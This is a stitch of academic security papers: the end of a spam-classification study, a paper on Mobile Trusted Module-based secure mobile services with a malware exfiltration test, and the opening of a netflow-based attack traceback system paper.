


Fig. 5. True Negatives and False Negatives for the Three Scenarios without Spinbox.

In Table III, we compare the results obtained from the three scenarios tested, with other popular schemes found in the literature, for the same dataset. As is evident from the results, the performance of the proposed scheme outclasses the four other techniques, namely, multi-layered perceptrons (MLPs), ranked time features, ensemble-based classifiers, and correlation coefficient based feature ranking and selection. Some of these techniques do not have values reported for specific performance measurement metrics. For instance, MLP does not have a reported precision value. Overall, the feedback-based mechanism proposed does effective classification of spam messages, and is therefore viable for deployment in a production environment.




Fig. 6. True Positives and False Positives for the Three Scenarios without Spinbox.

TABLE I. PERFORMANCE METRICS FOR SCHEME WITHOUT SPINBOX

	True Positive	**False Positive**	**True Negative**	**False Negative**	**Precision**	**Recall**	**Accuracy**
Scheme 1	18	0	22	0	1	1	1
Scheme 2	18	0	22	0	1	1	1
Scheme 3	13	5	22	0	1	0.815	0.875

TABLE II. PERFORMANCE METRICS FOR SCHEME WITH SPINBOX

	True Positive	**False Positive**	**True Negative**	**False Negative**	**Precision**	**Recall**	**Accuracy**
Scheme 1	18	0	21	0	1	1	1
Scheme 2	18	0	21	0	1	1	1
Scheme 3	13	4	22	0	0.765	0.846	0.897

TABLE III. A COMPARISON OF RESULTS WITH OTHER SCHEMES

	MLP [3]	**Rank Time Features** [5]	**Ensembles** [7]	**Feature Selector** [8]	**Scenario 1**	**Scenario 2**	**Scenario 3**
Precision	–	0.6	–	–	1	1	1
Accuracy	0.93	–	1	0.98	1	1	0.897
Recall	–	0.11	–	–	1	1	0.846

V. CONCLUSION AND FUTURE WORK

Classifying spam through accurate analysis by automated classifiers has produced less-than-acceptable performance levels. We have presented a two-tiered user feedback-based approach for accurately classifying emails as spam. The results obtained through experiments showed promise. For any system to be good at spam detection, it has to be able to adapt to changing paradigms i.e., must evolve alongside corresponding evolution of the spammer class. By incorporating user feedback into the spam classification process, we not only empower the user but also ensure that the system does online tagging of messages that can be categorized as neither ham nor spam. The proposed scheme does spam classification through solicitation of user feedback on messages tagged as being grey, through analysis of all words found in the message. We acknowledge, however, that asking users to classify large volumes of words may be impractical in some applications.

As part of our future work, we intend to test the proposed spam classifier on diverse publicly-available datasets. In addition, we shall be proposing a machine learning-based scheme to automatically generate scores on incoming grey messages, and fuse the same with scores obtained from user feedback. The resulting scheme is expected to improve the accuracy of the spam classifier.

We plan to extend this work to authorization systems by incorporating this scheme into an XACML-based ontology mapper. This has obvious security benefits as fraudulent (adversary) users will not be able to present partially correct URIs to spoof access to other systems.

ACKNOWLEDGMENT

This work has been partially funded by the European Commission via grant agreement no. 611659 for the AU2EU FP7 project.

REFERENCES

[1] T. Technology, “What is the real impact of spam on business?” http://www.topsectechnology.com/it-security-news-and-info/what-is-the-real-impact-of-spam-on-business, Dec 2014.

[2] TheEmailAdmin, “Do you trust your bank not to spam you? read this,” http://www.theemailadmin.com/2014/03/do-you-trust-your-bank-not-to-spam-you-read-this/, Mar 2014.

[3] R. Lakshmi and N. Radha, “Spam classification using supervised learning techniques,” in *A2CWiC, 2010 Conference on*, Sep 2010.

[4] P. Pantel and D. Lin, “Spamcop: A spam classification & organization program,” AAAI, Tech. Rep., 1998.

[5] K. Svore, Q. Wu, C. Burges, and A. Raman, “Improving web spam classification using rank-time features,” in *AIRWeb, 2007 Conference on*, May 2007, pp. 9–16.

[6] S. bin Abd Razak and A. Bin Mohamad, “Identification of spam email based on information from email header,” in *Intelligent Systems Design and Applications (ISDA), 2013 13th International Conference on*, Dec 2013, pp. 347–353.

[7] C. Dong and B. Zhou, “An ensemble learning framework for online web spam detection,” in *Machine Learning and Applications (ICMLA), 2013 12th International Conference on*, vol. 1, Dec 2013, pp. 40–45.

[8] A. Abdelrahim, A. Elhadi, H. Ibrahim, and N. Elmisbah, “Feature selection and similarity coefficient based method for email spam filtering,” in *Computing, Electrical and Electronics Engineering (ICCEEE), 2013 International Conference on*, Aug 2013, pp. 630–633.

[9] K. Mathew and B. Issac, “Intelligent spam classification for mobile text message,” in *Computer Science and Network Technology (ICCSNT), 2011 International Conference on*, vol. 1, Dec 2011, pp. 101–105.

[10] T. Lynam and G. Cormack, “On-line spam filter fusion,” in *SIGIR, 2006 Conference on*, Aug 2006, pp. 123–130.

[11] S. Assassin, “Spam assasin public corpus,” https://spamassassin.apache.org/publiccorpus/, Tech. Rep.

Supporting a Variety of Secure Services Based on MTM

Seungyong Yoon, Yongsung Jeon
Mobile Security Research Section
Electronics and Telecommunications Research Institute
Daejeon, Rep. of Korea
e-mail: syyoon@etri.re.kr, ysjeon@etri.re.kr

Jeongnyeo Kim
Cyber Security System Research Department
Electronics and Telecommunications Research Institute
Daejeon, Rep. of Korea
e-mail: jnkim@etri.re.kr

***Abstract*—In general, the software security scheme is mainly used to protect the mobile device from the security threat. However, this security scheme can be easily manipulated. For high level of mobile security, it is important to ensure safety and stable service by hardware based security technology such as Mobile Trusted Module (MTM). MTM technology that provides physically enhanced security has been studied. In this paper, we propose a method using a variety of secure services based on MTM technology. Existing e-commerce, authentication, and Digital Rights Management (DRM) services based on MTM technology can improve security and reduced costs.**

Keywords-MTM; secure service; mobile security.

I. INTRODUCTION

The mobile banking and payment services are growing rapidly in recent years. In addition, fraud in mobile financial services is also frequently reported. The initial malware of the mobile device is simply for the purpose of malicious code propagation and paralyzing basic function. Recently, however, malware is evolved into the type of information leakage and financial charge. In particular, mobile malware using 'phishing' and 'smishing' will intentionally cause financial charges to infected users is very prevalent. So, it is proceeding and developing a variety of researches and solutions to prevent damage from mobile attack [1][2].

Generally, because software can be easier exploited than hardware, the researches using hardware-based technique that provides physically enhanced security have been proceeding [3][4].

Mobile Trusted Module (MTM) is one of the solutions to security problems of mobile device. MTM is a security element and a newly approved Trusted Computing Group (TCG) specification for use in mobile and embedded devices [5]. MTM designed to secure hardware by integrating user authentication, platform integrity, device authentication, and data protection to devices for the purpose of blocking information leakage and hacking from mobile device, such as smart phone [6].

MTM basically provides tamper-resistant feature to respond to physical attack. Also, MTM provides a Root of Trust function, Root of Trust for Storage (RTS) for the secure storage of data, Root of Trust for Measurement (RTM), which records the measurement state of system in the MTM, and Root of Trust for Reporting (RTR) to verify the trusted state of the system.

MTM's specification contains a number of functions. However, many functions can be summarized into the following three functions: platform integrity verification, protected storage, and remote attestation. In order to provide these security functions, MTM basically has execution engine, as well as encryption co-processor, random number generator, sha-1/hmac hash engine, key generators, and so on.

In this paper, we propose and implement the method that can provide various MTM-based secure services safely at a lower cost by adding service modules, such as banking, payment, authentication, encryption, and DRM to basic functions of existing MTM's specification.

The rest of this paper is organized as follows. Section II gives an overview of related work and provides a discussion of our contribution. Section III describes secure service provision based on MTM. Section IV describes implementation and operational test, followed by conclusion in Section V.

II. RELATED WORK

MTM is TCG's specifications for trusted computing technologies in mobile devices. There are a lot of researches and studies that relates to MTM. Kim et al. presented design and implementation of a MTM which should satisfy small area and low-power condition [7]. Schmidt et al. proposed how to deploy MTM to a trustworthy operating platform [8]. Dietrich et al. proposed and analyzed existing approaches for providing modular, customizable MTM functionality which are based on currently available cell phones' security extensions [9]. Bugiel et al. introduced a framework for application-specific credentials and provided a prototype implementation using MTM technologies [10].

MTM 2.0 use cases include mobile commerce use cases for mobile banking and payment [11]. However, these mobile commerce services have not been implemented so far. In order to activate prevalent use of a variety of secure services based on MTM, the method using existent MTM function to improve the security must be proposed and implemented. Our proposed method can provide more secure services based on MTM at a lower cost.

III. SECURE SERVICE PROVISION BASED ON MTM

Figure 1 shows the basic architecture of the MTM-based secure service system. Existing traditional MTM command is executed and processed by the MTM execution engine. However, non-traditional MTM command for banking and payment services is processed and executed in the secure service execution engine.




Figure 1. Basic architecture

In order to process two types of commands in the MTM-based security chip, the functional extension of the MTM message processing module is required. In addition, to provide a variety of services safely, it is necessary to have extensions of user authentication and application-based session management module. Secure service execution engine stores important information, such as user information, bank account information, credit card information, certificate, and encryption key in the secure storage. This engine processes the received command, which requests access to information within secure storage.

Conventional TPM/MTM command (Type 1) is used as the field and value defined in the standard specification, and SSM command (Type 2) for the secure service is used as extended header field. According to the ‘tag’ value of header field, request and response are defined to use for common channel or secure encrypted channel. The ‘ssnID’ of header field added to support multiple sessions is used to identify and manage the session efficiently.

Figure 2 shows the authentication-based session management module. The ‘AuthData’ is for user authentication through the ‘TakeOwnership’ process for a mobile device, and this data is stored in secure storage of MTM security chip. In addition, when an application is installed on a mobile device, ‘App Integrity Value’ through the application integrity verification process is stored in secure storage.

In order to use the secure services of the MTM, the application tries to establish a session. The session is established only if the ‘AuthData’ and ‘App Integrity Value’ comparison process for user authentication and application integrity verification are passed, respectively.

The multi-session support is essential for multiple applications to take advantage of the MTM secure services at the same time. The following values are created and registered in the session table: ‘SessionID’ to identify each session, ‘AuthHandle’ value which is dynamically assigned to pass authentication process of the session, and ‘SessionKey’ value to support the encrypted communication over secure channel.




Figure 2. Authentication-based session management module

After the message processing module and the authentication-based session management module, the control comes to the event processing module. The event processing module calls the appropriate function or procedure to execute the command according to the type of command. The secure service execution engine provides a range of secure services, such as banking, payment, authentication, encryption, and DRM service. In addition, this engine stores and manages important information for a service providing to the secure storage and requests and processes the necessary information during command execution.

The command is processed by the secure service execution engine. The various types of service commands are supported: banking, encryption/decryption, integrity verification, device management, payment, sessions and key management, data protection, access control and secure channel, and so on. In addition, other service commands can be extended and defined.

IV. IMPLEMENTATION & OPERATIONAL TEST

We have developed MTM chip for providing secure service, android mobile device embedded MTM chip, and a variety of application using the secure services. Figure 3 shows a screenshot of mobile device embedded MTM chip and secure service applications, such as banking, payments, and device management.





Figure 3. MTM based mobile device and secure service applications

The sensitive personal data stored in existing mobile device was easily leaked when the device was infected by mobile malware. However, the MTM-based secure services using our proposed method in this paper, without leaking personal information, such as banking, payment, and device management, can be provided safely. We have confirmed this safety by operational test.

First, we performed hacking test of commercial smartphone. Most of the mobile malwares are distributed by sending SMS messages or E-mail. We are using E-mail for this test. The mobile malware is downloaded and installed on user's mobile devices by masquerading as a common normal application. An attacker inserts malicious code into an application. Once the malicious application is installed and run successfully, malicious code collects and steals private data stored in mobile device, for example, SMS messages, contacts list, pictures and digital certificate.



감염 단말 수집기

감염 단말 정보

IMEI	352317055090718
등록 날짜	2015-08-26 10:10:22.0
IMSI	
전화 번호	
모델명 / 통신사	SHV-E210K(samsung) /
Push ID	APA91bFh8awuYrMstpQk
인증서 정보	/NPKI.zip
터치 로그	0 개
단말 삭제	단말 영구 삭제

인증서

표시(S): <전체>

필드	값
서명 알고리즘	sha1RSA
서명 해시 알고리즘	sha1
발급자	KISA RootCA 1, Korea Certification A...
유효 기간(시작)	2005년 11월 10일 목요일 오후 8:21:24
유효 기간(끝)	2015년 11월 10일 화요일 오후 8:21:24
주체	yessignCA, AccreditedCA, yessign, kr

2015 년 11 월 10 일 화요일 오후 8:21:24

인증서 정보에 대해 자세히 알아봅니다.

Figure 4. Screenshot of hacker's server

In the hacker's screen from Figure 4, 'NPKI.zip' is a digital certificate. By clicking on the link, we can get more detailed information. This certificate is very important and sensitive private data which is widely used in field of mobile e-commerce in Korea. Digital certificate can be easily leaked from commercial device.

On the other hand, in case of our proposed method, there is no digital certificate on hacker's server in the same test. Because digital certificate is protected securely within secure storage of MTM hardware, hacker failed to get this private data.

V. CONCLUSION

In this paper, we proposed a method using a variety of secure services based on MTM technology. Our proposed method, utilizing existent MTM function to improve the security, can provide more secure services at a lower cost. In addition, the proposed method has a scalability to support a wide range of additional secure services to meet the needs of users.

ACKNOWLEDGMENT

This work was supported by Institute for Information & communications Technology Promotion (IITP) grant funded by the Korea government (MSIP) (No.R-20150518-001267, Development of Operating System Security Core Technology for the Smart Lightweight IoT Devices).

REFERENCES

[1] Y. Zhou and X. Jiang, "Dissecting Android Malware: Characterization and Evolution", IEEE Symposium on Security and Privacy, 2012, pp. 95-109.

[2] M. Polla, F. Martinelli, and D. Sgandurra, "A Survey on Security for Mobile Devices", IEEE Communications Surveys & Tutorials, vol. 15, 2013, pp. 446-471.

[3] Trusted Computing Group (TCG), "TPM Main Specification Version 1.2, Revision 116", Mar. 2011.

[4] G. Cabiddu, E. Cesena, R. Sassu, D. Vernizzi, G. Ramunno, and A. Lioy, "The Trusted Platform Agent," IEEE Software, vol. 28, 2011, pp. 35-41.

[5] Trusted Computing Group (TCG), "Mobile Trusted Module Specification Version 1.0, Revision 6", Jun. 2008.

[6] J. Ekberg and M. Kylanpaa, "Mobile trusted module (MTM) - an introduction", Nokia Research Center, Nov. 2007.

[7] M. Kim, H. Ju, Y. Kim, J. Park, and Y. Park, "Design and Implementation of Mobile Trusted Module for Trusted Mobile Computing", IEEE Transaction on Consumer Electronics, vol. 56, Feb. 2010, pp. 134-140.

[8] A. Schmidt, N. Kuntze, and M. Kasper, "On the deploy of Mobile Trusted Modules", IEEE Wireless Communications and Networking Conference, Mar. 2008, pp. 3169-3174.

[9] K. Dietrich and J. Winter, "Towards Customizable, Application Specific Mobile Trusted Modules", ACM Workshop on Scalable Trusted Computing, 2010, pp. 31-40.

[10] S. Bugiel and J. Ekberg, "Implementing an Application-Specific Credential Platform Using Late-Launched Mobile Trusted Module", ACM Workshop on Scalable Trusted Computing, 2010, pp. 20-30.

[11] Trusted Computing Group (TCG), "Mobile Trusted Module 2.0 Use Cases", Mar. 2011.

Implementation of Netflow based Interactive Connection Traceback System

Jung-Tae Kim/Ik-Kyun Kim
Software Research Division
ETRI
Daejeon, Korea
email: jungtae_kim/ikkim21@etri.re.kr

Koo-Hong Kang
Dept. of Information and Communications
Engineering, Seowon University,
Chengju, South Korea
email: khkang@seowon.ac.kr

***Abstract*— The paper proposes a method and system for finding stepping stones, as well as origins of the advanced cyber attacks based on the interactive connections traceback system. To do so, the traceback system to be installed at the enterprise gateway utilizes distributed netflow collectors that subscribe netflow information from nearby edge routers with command configured to support netflow generation and traceback agents for finding real-time connections from the victim to attacker. By implementing such a system would support the real-time connection traceback of the attack origins for the interactive hacking attacks without any helps of the Internet Service Providers or governmental security organizations.**

Keywords-Netflow; Peer-to-Peer; Connection Traceback; Interactive Hacking; Timing-based Traceback.

I. INTRODUCTION

With developments of Internet technologies and smart devices, information available on the Web and stored on the personal devices are ever valuable than before. Increasing demands for the social network services also triggered usages of internetworked smart devices such as phones, pads and tablets. Consequently, such valuable information resources including personal profiles available on the Social Network Services (SNS) and enterprise resources on the Web need to be protected from the cyber attacks. Although there are many tools and solutions for preventing the cyber attacks based on the static analysis of network behaviors and host processes available, there are still lack of a traceback mechanism for detecting the origins of attacks due to sophisticated hacking techniques as well as the accessibility issues across the closed Internet Service Provider (ISP) networks for network information gatherings.

Since Zhang and Paxson [1] proposed a distinctive method for detecting Stepping Stones based on the packet size and timing of interactive traffics, its theoretical limitation need to be expended to find the origin of hacking connections and to cope with the Network Address Translation (NAT) [2] and IP Spoofing [3][4] issues. In order to overcome the conventional limitations of the timing-based traceback algorithms, we have extended the principle ideas of the Zhang and Paxson to detect interactive stepping stones, such as Internet Relay Chat (IRC), as well as the attack origins. The paper is organized with the related literature reviews in the Section II and introduces details on the proposed Netflow-based Connection Traceback System (NCTS) in the Section III. After describing the implementation details of the proposed system in the Section IV, the paper concludes with requirements and enhancements for the future works.

II. LITERATURE REVIEW

A. Advanced Persistent Threat (APT)

Recent hacking attacks become more and more sophisticated known as Advanced Persistent Threat (APT) [5], which is a set of stealthy and continuous computer hacking processes. The APT attacks usually targets enterprises or national organizations for business or political purposes. The APT processes generally involves a series of hidden attacks for a long period of time. Such targeted attacks use a wide variety of techniques, including drive-by downloads, Structured Query Language (SQL) injection, malware, spyware, phishing, and spam. Nevertheless of such complex hacking techniques used, a hacker need to make a connection to the Command and Control (C&C) servers to take control over the Zombie or Victim PCs.

Therefore, by observing and monitoring the interactive connection processes involved in order to achieve APT attacks, which normally consists of three major processes: advanced, persistent, and threat, we can identify the Stepping Stones used as well as the origin of the attacks. Firstly, the advanced process signifies sophisticated techniques using malware to exploit vulnerabilities in systems. The persistent process suggests that an external command and control is continuously monitoring and extracting data off a specific target. The threat process indicates human involvements in orchestrating the attack. The APT process includes three major phases [6] that occur over a period of months. Beginning with the Phase 1 called Reconnaissance, Launch, and Infect stage, attackers perform reconnaissance, identifies vulnerabilities, launches the attack, and infects target hosts. Then, the final Phase 3 the attacker controls infected hosts, updates code, spreads to other machines, and discovers and collects target data during the Phase 2 called Control, Update, Discover and Persist stage. The final Phase 3, called Extract and Take Action stage, indicates that the attacker extracts data from the target network and takes action to destroy the systems, as well as information disclosures.

B. Netflow

Information sources for the security analysis on the APT attack processes are based on the netflow information as the attack connections pass through various internetworking devices including routers and switches [7].




Figure 1. Example of a NetFlow Architecture [9].

Generally routers support and generate a flow information for each unidirectional layer 4 (transport layer) connections that are routed and maintained in its cache [8]. As shown in the Figure 1, the netflow helps to analyze the IP network traffic information as it enters or exits an (ingress or egress) switch interfaces. By analyzing the data that is provided by netflow, a network administrator can monitor the source and destination, class of service, and the cause of traffic congestions. The Cisco standard netflow version 5 defines a flow as a unidirectional sequence of packets that all share the following seven values including the following information; Ingress interface (Simple Network Management Protocol ifIndex), Source & Destination IP address, IP protocol, Source port for (User Datagram Protocol) UDP or (Transmission Control Protocol) TCP, Destination port, type and code, and IP Type of Service (ToS). The netflow enabled routers or switches will output a flow record when it determines that the flow is finished.

TABLE I. NETFLOW HEADER AND RECORD INFORMATION

Netflow Information	
Components	***Details***
Headers	. Version number (v5, v8, v9, v10) . Sequence number to detect loss and duplication . Timestamps at the moment of export, as system uptime or absolute time. . Number of records (v5 or v8) or list of templates and records (v9)
Records	. Input interface index used by SNMP . Output interface index or zero if the packet is dropped. . Timestamps for the flow start and finish time, in milliseconds since the last boot. . Number of bytes and packets observed in the flow . Layer 3 headers: - Source & destination IP addresses - Source and destination port numbers - ICMP Type and Code - IP protocol & Type of Service (ToS) value - IP address of the immediate next-hop - Source & destination IP masks

Routers can also be configured to output a flow record at a fixed interval even if the flow is still ongoing. Netflow records are traditionally exported using UDP and collected using a netflow collector. The IP address of the netflow collector and the destination UDP port must be configured on the sending router. All netflow packets begin with version-dependent header that contains at least four fields as shown in the Table I. A netflow record can also contain a wide variety of information about the traffic in a given flow such as a netflow version 5, which is one of the most commonly used versions, followed by version 9, contains information described in the Table I.

C. P2P(Peer-to-peer) system

In order to collect the netflow information from network, any existing netflow exporters (router configuration in Appendix) required to be configured in a way to export netflow information to the netflow collector as shown in the Figure 1. As the available numbers of exporters increase, there should a solution to manage distributed collectors in a systematic manners. For this purposes, we propose a peer-to-peer (P2P) network which is a type of decentralized and distributed network architecture.

As shown in the Figure 2, it generally consists of individual nodes in the network called "peers" that act as both suppliers and consumers of resources, in contrast to centralized client–server model where client nodes request access to resources provided by central servers. In other words, networks in which all computers have equal status are called peer-to-peer or P2P networks.




Figure 2. P2P Network vs Client-Server Model [10].

In a peer-to-peer network, tasks such as searching for files or streaming audio/video are shared amongst multiple interconnected peers who each make a portion of their resources including processing power, disk storage or network bandwidth directly available to other network participants, without the need for a centralized coordination by servers. A peer-to-peer network is designed around the notion of equal peer nodes simultaneously functioning as both clients and servers to the other nodes on the network.

By applying such concept into the netflow collectors and traceback manager, the proposed system significantly increases performances for querying and exchanging of a netflow information to search a target connection information among distributed collectors.

III. NETFLOW BASED CONNECTION TRACEBACK SYSTEM




Figure 3. Configuration of the Netflow-based Connection Traceback System (NCTS).

The proposed Netflow-based Connection Traceback System (NCTS) has three major components; Central P2P Manager, Traceback Agent and Netflow Collector as shown in the Figure 3. The bottom layer with the Netflow Collectors (NC) are tapped to the existing network infrastructures, such as routers and switches in order to collect no-sampled netflow information. Especially the NCs collect the netflow v5 information from nearby routers and manage its headers and flow records separately in the database.

The Traceback Agents (TA) requests the netflow data stored in the distributed NCs and obtains traceback results by matching the ON/OFF patterns of a session. It connects NCs to calculate and retrieves a particular session time and other related information including src & dest_ip, src & dest_port, and protocol information for identifying correlations among sessions available within a given time. The TAs also provide a web-based GUI for obtaining victim related information including IP address, port number and connection time as well as displaying connection traceback results for users. Finally, the Central P2P Manager acts as a TA connection server which manages the distributed TAs in peer-to-peer (P2P) manner.

TABLE II. COMPONENTS OF THE NCTS SYSTEM

NCTS Components	
Components	***Description***
User	Input Victim IP Address, Port Number and Attack Time based on TA' Web UI.
Traceback Agent	Manage connections among distributed NCs and generate the Fingerprint information from the Target Connection.
Netflow Collector	Collect netflow from the edge routers and Search Flow Information
Edge router	NetFlow v5 Information Generation on the Ingress Ports
Central P2P Manager	Manage Network Connections among Distributed TAs in P2P Manner

The above Table II summarizes the physical components of the NCTS with a brief description. Also the detailed NCTS software block design is shown in the below Figure 4 with interfaces in Table III.




Figure 4. Interfaces and SW Block of the NCTS System.

TABLE III. NCTS SW BLOCK INTERFACES

NCTS Components	
Interfaces	***Description***
I-A	USER and GUI
I-B	CM and TA P2P module
I-C	P2P Network and TA P2P module
I-D	NC Manager and NC Search module
I-E	Edge router and NF Receiver
I-F	GUI and TA search module
I-G	TA search module and NC manager
I-H	TA search module and P2P module
I-I	NC search module and NF storage
I-J	NF storage and NF receiver

Basically, the system has three sub-system blocks of Central P2P Manager (CM), Traceback Agent (TA) and Netflow Collector (NC).

Firstly, the Netflow Collectors (NC) has a netflow receiver which collects no-sampled netflow information from nearby edge router and store them in the database called the netflow storage. The netflow storage can be either commercial databases or file systems depending on the total volumes of collected netflow which varies according to the total bandwidth available as well as the number of flows per second [11]. Generally, Cisco systems defined the amount of netflow export data being about 1.5% of the switched traffic in the router [8]. Currently, the NC collects netflows from the edge router with a default active and inactive timer for 30 and 1800 seconds respectively via a UDP communication. The NC also provides search functions to identify target connection flows from the netflow storage. Those distributed NCs are managed by the NC manager in Traceback Agents (TA) which requests netflow data stored in the distributed NCs and obtains traceback results on the web based GUI as shown in the Figure 5.




Figure 5. Message Sequence Charts for the NCTS System.

Finally, the Central P2P Manager (CM) acts as a TA connection server which manages status and connections of the distributed TAs in peer-to-peer (P2P) manner.

IV. IMPLEMENTATION

To extend the Zhang and Paxson's works [1], which was to detect the Stepping Stones based on the packet size and timing of interactive traffics, the proposed testbed was designed to overcome the theoretical limitations to find the origin of hacking connections regardless of the NAT and IP Spoofing. Consequently, a real-time evaluation of an interactive connection traceback were setup up according to the below Figure 6.

The Attacker (HA) attacks a Victim (HV) via connection made through a Stepping Stone (HS) with a telnet or SSH sessions. In addition, each of the edge nodes (attacker, stepping stone and victim) were under the Internet line sharer with NAT with unknown private IP addresses.


